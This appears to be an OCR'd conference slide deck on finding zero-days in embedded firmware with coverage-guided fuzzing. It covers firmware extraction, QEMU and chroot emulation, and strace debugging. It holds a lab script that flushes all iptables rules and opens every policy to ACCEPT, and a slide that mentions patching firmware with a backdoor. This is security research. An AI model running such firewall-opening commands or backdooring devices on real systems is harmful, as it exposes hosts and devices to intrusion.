Finding 0 Days in Embedded Systems with Code Coverage Guided Fuzzing

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About NGUYEN Anh Quynh

- Nanyang Technological University, Singapore
- PhD in Computer Science
- Operating System, Virtual Machine, Binary analysis, etc
- Usenix, ACM, IEEE, LNCS, etc
- Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- Capstone disassembler: http://capstone-engine.org
- Unicorn emulator: http://unicorn-engine.org
- Keystone assembler: http://keystone-engine.org

About KaiJern

The Shepherd Lab

Day Time Job, breaking things and earning salary from a Fortune 500 company, JD.COM

- IoT Research
- Blockchain Research
- Fun Security Research

Reverse Engineer Badge Maker

Founder of hackersbadge.com, RE && CTF fan

- Reversing Binary
- Reversing IoT Devices
- Part Time CtF player

HITB Security Conference

Hack in the box, Netherland and Singapore. Soon to be Beijing and Dubai

- 2006 till end of time
- Core Crew
- Review Board

- 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- 2010, Hack In The Box, Malaysia, Speaker
- 2012, Codegate, Korean, Speaker
- 2015, VXRL, Hong Kong, Speaker
- 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- 2016, Qcon, Beijing, Speaker
- 2016, Kcon, Beijing, Speaker
- 2016, Intl. Antivirus Conference, Tianjin, Speaker
- 2017, Kcon, Beijing, Trainer
- 2017, DC852, Hong Kong, Speaker
- 2018, KCON, Beijing, Trainer
- 2018, DC010, Beijing, Speaker
- 2018, Brucon, Brussel, Speaker
- 2018, H2HC, Sao Paolo, Brazil
- 2018, HITB, Beijing/Dubai, Speaker
- 2018, beVX, Hong Kong, Speaker

- MacOS SMC, Buffer Overflow, suid
- GDB, PE File Parser Buffer Overflow
- Metasploit Module, Snort Back Oriffice
- Linux ASLR bypass, Return to EDX

Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware


Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO


Conclusions

Fuzzing - Concept




- Automated software testing technique to find bugs
  - Feed craft input data to the program under test
  - Monitor for errors like crash/hang/memory leaking
  - Focus more on exploitable bugs like memory corruption, info leaking
- Maximize code coverage to find bugs
- Blackbox fuzzing
- Whitebox fuzzing
- Graybox fuzzing, or Coverage Guided Fuzzing

Coverage-guided Fuzzer



- Instrument target binary to collect coverage info
- Mutate the input to maximize the coverage
- Repeat above steps to find bugs
  - Proved to be very effective
    - Easier to use/setup & found a lot of bugs
  - Trending in fuzzing technology
    - American Fuzzy Lop (AFL) really changed the game

Guided Fuzzer for Embedded



- Guided fuzzer was introduced for powerful PC systems
- Bring over to embedded world?
  - Restricted system
  - Closed system (without source code)
  - Lack support for embedded hardware

Issues

Restricted System	Closed System	Lack Support for Embedded

- Without built-in shell access for user interaction
- Without developement facilities required for building new tools
  - Compiler
  - Debugger
  - Analysis tools


- Binary only - without source code
  - Existing guided fuzzers rely on source code available
    - Source code is needed for branch instrumentation to feedback fuzzing progress
    - Emulation such as QEMU mode support in AFL is slow & limited in capability


- Most fuzzers are built for X86 only
  - Embedded systems based on Arm, Arm64, Mips, PPC
- Existing DBIs are poor for non-X86 CPU
  - Pin: Intel only
  - DynamoRio: experimental support for Arm only

Agenda

- Coverage Guided Fuzzer vs Embedded Systems
- **Emulating Firmware**
- Skorpio Dynamic Binary Instrumentation
- Guided Fuzzer for Embedded
- DEMO
- Conclusions


The SoC





- Scale Down from PC
- System on Chip
- A chip with all the PCI-e slot and card in it
- Pinout to different parts
- Wifi, Lan, Bluetooth and etc
- Low power device

Requirement



Hardware + GNU Command

also

love hardware and not only hardware hacking


Once you cross over, there are things in the darkness that can keep your heart from feeling the light again

Getting Firmware

Firmware and Hardware

Extract From Flash , Extract From APK, Traffic Sniffing or Just Download


Technically 1. Download 2. Patch with Backdoor 3. Flash 4. pwned




If we need more ?
1. RCE 2. Fuzz

The Easy Way

Complete Kit to Success





MIPS


ARM

AARCH64

The Hackers Way: Virtualization

More Resources = More Power

Multicore



MAX RAM

MAX Space

Processor

Normally 1-2 Core

RAM

Normally 256MB/512MB

FLASH


Normally 8MB/16MB/32MB/256MB

Most Important, we got apt-get

Booting Up

Old vs New

2016 way



script to boot mips

```
#!/bin/bash

sudo screen -dm /opt/qemu/bin/qemu-system-mipsel -m 512 -M malta -kernel boot.stretch.mi
psel/vmlinux-4.9.0-4-4kc-malta -initrd boot.stretch.mipsel/initrd.img-4.9.0-4-4kc-malta
-append "root=/dev/sda1 net.ifnames=0 biosdevname=0 nokaslr" -hda debian-stretch.mipsel
.qcow2 -net nic -net tap,ifname=tap0,script=no,downscript=no -net nic -net tap,ifname=ta
p1,script=no,downscript=no -nographic

sudo tunctl -t tap0 -u xwings
sudo ifconfig tap0 10.253.253.254 netmask 255.255.255.0

sudo sysctl -w net.ipv4.ip_forward=1

echo "Stopping firewall and allowing everyone..."
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT


sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE
sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT
sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT


sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1122 -j DNAT --to-destination
 10.253.253.11:22
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1180 -j DNAT --to-destination
 10.253.253.11:80
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 11443 -j DNAT --to-destinatio
n 10.253.253.11:443
```


argument: running new or old distro + kernel + hypervisor

Only Need One Process to Run

Hunt for the one that spawn listener port



Hunt for the one that spawn services



Since only one binary, do we really need qemu-system or just use good old qemu-static

Easy Way Out, chroot

gdb chroot

c++ - Debug chrooted program with gdb - Stack Overflow

Debugging with GDB - Sourceware

Tinkering is Fun: Debugging non-native programs with QEMU + GDB

Debugging firmware images that aren't successfully emulated - Issue ...

1 Answer

You can use remote debugging:

In the chroot you need just your usual runtime plus the program gdbserver. Then run:

In the development environment, from the source directory you run gdb and connect it to the server

And you can start debugging.

Debugging firmware images that aren't successfully emulated #46

Closed

chroot is easy (still hardware dependent), but we will have issue with tools

Running without chroot

Classic Case: File Not Found

Now You See It

We found you

```
root@rpi3:/opt/            /lib64# file ../bin/bash
../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interprete
r /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d
371f5b0, stripped
```

We Missed You

```
chdir("/")                                    = 0
execve("/bin/bash", ["/bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or d
irectory)
openat(AT_FDCWD, "/usr/lib/aarch64-linux-gnu/charset.alias", O_RDONLY|O_NOFOLLOW) = -1 ENOENT (No suc
h file or directory)
write(2, "chroot: ", 8chroot: )                      = 8
write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33
write(2, ": No such file or directory", 27: No such file or directory) = 27
write(2, "\n", 1
)                           = 1
close(1)                                      = 0
close(2)                                      = 0
exit_group(127)                               = ?
```

The Answer

We found you

```
root@rpi3:/opt/[redacted]/lib64# file ../bin/bash
../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interprete
r /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d
371f5b0, stripped
```

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write(2, ": No such file or directory", 27: No such file or directory) = 27
write(2, "\n", 1
)                               = 1
close(1)                                          = 0
close(2)                                          = 0
exit_group(127)                                   = ?
```

The missing .SO and binary Issue

Out from chroot, we need feeding

```
[pid  2680] close(4)                          = 0
[pid  2680] write(1, "<dhcpc script>no udhcpc pid can be killed, but udhcpc id is ", 60) = 60
[pid  2680] newfstatat(AT_FDCWD, "/usr/local/sbin/ps", 0xffffffe081a30, 0) = -1 ENOENT (No such file
r directory)
[pid  2680] newfstatat(AT_FDCWD, "/usr/local/bin/ps", 0xffffffe081a30, 0) = -1 ENOENT (No such file
 directory)
[pid  2680] newfstatat(AT_FDCWD, "/usr/sbin/ps", 0xffffffe081a30, 0) = -1 ENOENT (No such file or dir
ctory)
[pid  2680] newfstatat(AT_FDCWD, "/usr/bin/ps", 0xffffffe081a30, 0) = -1 ENOENT (No such file or dire
tory)
[pid  2680] newfstatat(AT_FDCWD, "/sbin/ps", 0xffffffe081a30, 0) = -1 ENOENT (No such file or directo
y)
[pid  2680] newfstatat(AT_FDCWD, "/bin/ps", {st_mode=S_IFREG|0755, st_size=535832, ...}, 0) = 0
[pid  2680] pipe2([4, 7], 0)                  = 0
[pid  2680] clone(strace: Process 2681 attached
```

```
Usage: unzip [-lnopq] FILE[.zip] [FILE]... [-x FILE...] [-d DIR]
root@aarch64:/opt/        2/bin# ln -s busybox.nosuid unzip
root@aarch64:/opt/        2/bin# ./busybox.nosuid sync
root@aarch64:/opt/        2/bin# ./busybox.nosuid syn
syn: applet not found
root@aarch64:/opt/        2/bin# ln -s busybox.nosuid sync
root@aarch64:/opt/        2/bin#
```

```
root@        2/usr/lib64# ln -s libgnutls.so.30.9.0 libgnutls.so.30
root@        2/usr/lib64# ln -s libidn.so.11.6.16 libidn.so.11
root@        2/usr/lib64# ln -s libnettle.so.6.2 libnettle.so.6
root@        2/usr/lib64# ln -s libhogweed.so.4.2 libhogweed.so.4
root@        2/usr/lib64# ln -s libgmp.so.10.3.1 libgmp.so.10
root@        2/usr/lib64# ln -s libpcre.so.1.2.7 libpcre.so.1
root@        2/usr/lib64# ln -s libexpat.so.1.6.2 libexpat.so.1
root@        2/usr/lib64#
```

Feeding all the required so and binary with “ln –s”

Out from chroot, we need feeding

```
bash-3.2# /usr/bin/appmainprog
<appmain>****************************************
<appmain>child process id is 3931
<appmain>Appcliation Init Begin
<appmain>Audio Mas process Init
[Aud][PPC] AudioPPCControl constructor
[Aud][PPC] AudioPPCControl getInstance
[Aud][PPC] AudioPPCControl freeInstance
[Aud][PPC] AudioPPCControl destructor
[Aud][PPC][deInit] PPC deinit begin.
[Aud][PPC][ppcStructUnalloc] ppc_destroy_info begin.
Segmentation fault
bash-3.2#
```

```
close(3)                                = 0
write(1, "<appmain>Appcliation Init Begin\n", 32<appmain>Appcliation Init Begin
) = 32
write(1, "<appmain>Audio Mas process Init\n", 32<appmain>Audio Mas process Init
) = 32
umask(000)                              = 022
faccessat(AT_FDCWD, "/data/log_all", F_OK) = -1 ENOENT (No such file or directory)
socket(AF_UNIX, SOCK_DGRAM|SOCK_CLOEXEC, 0) = 3
connect(3, {sa_family=AF_UNIX, sun_path="/dev/log"}, 110) = -1 ENOENT (No such file or directory)
close(3)                                = 0
write(1, "[Aud][PPC] AudioPPCControl constructor\n", 39[Aud][PPC] AudioPPCControl constructor
) = 39
write(1, "[Aud][PPC] AudioPPCControl getInstance\n", 39[Aud][PPC] AudioPPCControl getInstance
) = 39
faccessat(AT_FDCWD, "/tmp/ppcfifo", F_OK) = -1 ENOENT (No such file or directory)
...(AT_FDCWD, "/tmp/ppcfifo", S_IFIFO|0777) = -1 ENOENT (No such file or directory)
```

Classical file not found error

"segfault" without clear error. strace come to rescue

The Secretive NVRAM

Dark Side of NVRAM

main process

```
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/BT_Addr", O_RDONLY) = 5
2750] flock(5, LOCK_SH)               = 0
2750] close(5)                        = 0
2750] openat(AT_FDCWD, "/dev/disk/by-partlabel/NVRAM", O_RDWR) = -1 ENOENT (N
2750] openat(AT_FDCWD, "/dev/mtd1", O_RDWR) = -1 ENOENT (No such file or dire
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", O_RDONLY) = 5
2750] close(5)                        = 0
2750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IF
...}, 0) = 0
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", O_RDONLY) = 5
2750] read(5, "NVRAM_VER_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 70) = 70
2750] lseek(5, 3626, SEEK_SET)        = 3626
2750] read(5, "PRODUCT_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```

ask for nvram info

Relationship between main binary is so intimate, but in actual fact. Is just a hit and run

reply with nvram info

```
root@rpi3:/opt/          # strace -f -s 256 chroot /opt/          / /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/          # ^C
